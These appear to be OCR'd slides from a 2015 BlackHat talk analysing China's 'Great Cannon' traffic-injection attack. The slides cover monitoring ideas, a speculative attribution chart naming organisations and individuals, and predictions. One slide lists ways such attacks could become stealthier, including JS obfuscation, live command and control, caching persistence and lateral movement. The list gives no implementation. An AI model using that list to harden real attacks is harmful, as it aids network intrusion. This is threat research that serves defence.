- Frequent and distributed browsing of sites
- Use TOR / VPS / VPN / Proxies for different exits
- Store relevant metadata and JavaScript content
- Create call-graph of domains
- Annotate with third-party information
- **But:** What do you monitor? How do you alert?


Bottom line: *Monitoring is no substitute for proper transport security.*

5

Attribution

Behind the curtain

Possible contributors




CCP POLITBURO & STANDING COMMITTEE
CENTRAL MILITARY COMMISSION
GENERAL STAFF DEPT (GSD)
3PLA (SIGINT)
OPERATIONAL BUREAUS
BEIJING NORTH COMPUTER CENTER
MILITARY REGIONS, TECH RECON BUREAUS (TRBs)
PLA AIR FORCE TRBs
PLA NAVY TRBs
2ND ARTILLERY TRBs
CYBERSECURITY AND INFORMATIZATION LEADING GROUP (CILG) CHAIR: XI JINPING
STATE ENCRYPTION MANAGEMENT BUREAU
CYBERSPACE ADMINISTRATION OF CHINA (CAC)
STATE COUNCIL
STATE COUNCIL INFO OFFICE (SCIO)
STATE INTERNET INFO OFFICE (SIIO) (CENSORSHIP)
CHINA INTERNET NETWORK INFO CENTER (CINIC)
MINISTRY OF PUBLIC SECURITY [POLICE]
MINISTRY OF INDUSTRY & INFO TECH (MIIT)
INTERNET SERVICE PROVIDERS (ISPs)
BUREAU OF COMSEC
NATIONAL COMPUTER EMERGENCY RESPONSE TEAM & COORDINATION CENTER (CNCERT/CC)
MINISTRY OF STATE SECURITY [INTELLIGENCE]

Consolidation & Organization of CN Cyber

- Consolidation puts Xi Jinping and Lu Wei at the top of the decision making process
- Shows plenty of crossover and working groups that mix civilian and military groups
- Several expert working groups are staffed by some of the original GFW contributors
- Suggests collaboration as there are few organizations approved to carry out offensive operations abroad (PLA, MSS, MPS)

Possible contributors




www.kjc.dicp.ac.cn/meeting/committee-list.htm

1.4信息安全技术主题专家组成员

序号	姓名	性别	工作单位	职称	职务
1	李建华	男	上海交通大学	教授	组长
2	冯登国	男	中科院软件研究所	研究员	副组长
3	李大兴	男	山东大学	教授	副组长
4	黄民强	男	总参第三部第一局	研究员	
5	方滨兴	男	哈工大	教授	
6	胡爱群	男	东南大学	教授	
7	周玉洁	女	中兴集团	教授	
8	邱泽军	男	国家密码研究中心	高工	
9	陈晓桦	男	国家安全部十三局	研究员	
10	黄月江	男	信产部电子三十所	研究员	
11	曾庆凯	男	南京大学	教授	

Li and Fang as part of 863 committee on with 3PLA 1st Bureau (Unit 61786), MSS 13th Bureau (S&T), and MIIT members

Possible contributors


国家973项目"社交网络分析与网络信息传播的基础研究"2013年度总结会议

Fang Binxing (l) and Li Jianhua at 973 project conference (2014)

6

Predictions

What happens next?

Will we see the GC again?

- Will we see the Great Cannon being used in the exact same way?
    - At what point will there be blowback?

- Will the Great Cannon be used in a more targeted and covert fashion?
    - If so: What role might the CNNIC CA play?
    - Might control over the Great Cannon be given to departments tasked with targeted attacks?

Improvements: Best-case scenario

- Removing TTL / IP ID side-channels
- Reacting only to packets with correct TTL
- Correct HTTP response headers & behavior
- JS obfuscation, live Command and Control
- JavaScript persistence via Caching
- Lateral movement via JavaScript
- Attacks on other plain protocols (STARTTLS)


Bottom-line: *Luckily, the first attack was a very unsophisticated and early attempt.*

Who might be hit next?

The usual suspects:

- ROC General Election (January 2016)
- Hong Kong Popular Vote
- South China Sea territorial disputes

Also: Targeted attacks against these entities.



We’re not so different after all...

London, 29 May 2015

Guangzhou, 16 June 2015

There is tremendous power in numbers...and it has the capacity to be used for both good and evil.

Thanks for your attention!

Adam Kozy & Johannes Gilger - BlackHat USA 2015

References & Suggested Reading

- The Citizen Lab
  - China’s Great Cannon, April 10 2015
- GreatFire.org
  - Chinese Authorities compromise millions, March 31 2015
  - Open Letter to Lu Wei, 26 January 2015
- Google
  - JavaScript-based DDoS Attack, 24 April 2015
- OpenNet Initiative
  - Internet Filtering in China, 2004
- Gov.cn
  - Establishment of National Informatization Group, 23 December 1999

Slides and Pictograms by SlidesCarnival.com

CROWDSTRIKE